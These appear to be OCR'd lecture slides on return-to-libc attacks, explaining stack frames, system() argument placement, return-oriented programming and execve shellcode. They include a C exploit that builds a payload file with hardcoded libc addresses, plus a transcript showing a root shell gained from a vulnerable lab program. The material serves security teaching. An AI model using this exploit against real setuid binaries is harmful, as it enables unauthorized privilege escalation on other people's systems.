


(b) right after return from `vul_func()`: after running its function epilogue

(c) inside `system()`: after running its function prologue

Flow Chart to understand `system()` argument

```
movl   %ebp, %esp
popl   %ebp
ret
```



Return address is changed to system() address.

ebp is replaced by esp after vul_func() epilogue

Jump to system()

system() prologue is executed


ebp is set to current value of esp

"/bin/sh" is stored in ebp+8


Check the memory map

ebp + 4 is treated as return address of system(). We can put exit() address so that on system() return exit() is called and the program doesn't crash.


```
pushl   %ebp
movl    %esp, %ebp
subl    $N, %esp
```



```
pushl %ebp
movl %esp, %ebp
subl $16, %esp
movl    8(%ebp), %eax
movl    %eax, -4(%ebp)
leave
ret
```




```
pushl %ebp
movl %esp, %ebp
subl $16, %esp
movl    8(%ebp), %eax
movl    %eax, -4(%ebp)
leave
ret
```



```
--------------------------------------------------------
                Instructions        |   esp     ebp (X)
--------------------------------------------------------
 foo()'s  |   mov ebp esp           |    X        X
epilogue  |   pop ebp               |   X+4       Y = *X
          |   ret                   |   X+8       Y
--------------------------------------------------------
 F()'s    |   push ebp              |   X+4       Y
prologue  |   mov  esp ebp          |   X+4       X+4
--------------------------------------------------------
```

Malicious Code



```
// ret_to_libc_exploit.c
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
  char buf[200];
  FILE *badfile;

  memset(buf, 0xaa, 200); // fill the buffer with non-zeros

  *(long *) &buf[70] = 0xbffffe8c ;   //  The address of "/bin/sh"
  *(long *) &buf[66] = 0xb7e52fb0 ;   //  The address of exit()
  *(long *) &buf[62] = 0xb7e5f430 ;   //  The address of system()

  badfile = fopen("./badfile", "w");
  fwrite(buf, sizeof(buf), 1, badfile);
  fclose(badfile);
}
```


ebp + 12

ebp + 8

ebp + 4

Launch the attack

- Execute the exploit code and then the vulnerable code



```
$ gcc ret_to_libc_exploit.c -o exploit
$ ./exploit
$ ./stack
#      ← Got the root shell!
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm) ...
```

Return-Oriented Programming

- In the return-to-libc attack, we can only chain two functions together
- The technique can be generalized:
  - Chain many functions together
  - Chain blocks of code together
- The generalized technique is called Return-Oriented Programming (ROP)

Shelllcode


- Assembly code (machine instructions) for launching a shell.

- Goal: Use `execve(“/bin/sh”, argv, 0)` to run shell

- Registers used:
  - eax = 0x0000000b (11) : Value of system call execve()
  - ebx = address to “/bin/sh”
    - ecx = address of the argument array.
      - argv[0] = the address of “/bin/sh”
      - argv[1] = 0 (i.e., no more arguments)
  - edx = zero (no environment variables are passed).
  - int 0x80: invoke execve()

Chaining Function Calls (without Arguments)


Chaining Function Calls (without Arguments)




Chaining Function Calls with Arguments

Idea:

skipping function prologue



Chaining Function Calls with Arguments




(1) the initial state

(2) after “movl %ebp, %esp”

(3) after “pop %ebp”


(4) after “ret”



	Instructions	esp	ebp (X)
foo()’s epilogue	mov ebp esp	X	**X**
	pop ebp	X+4	Y = *X
	ret	X+8	Y
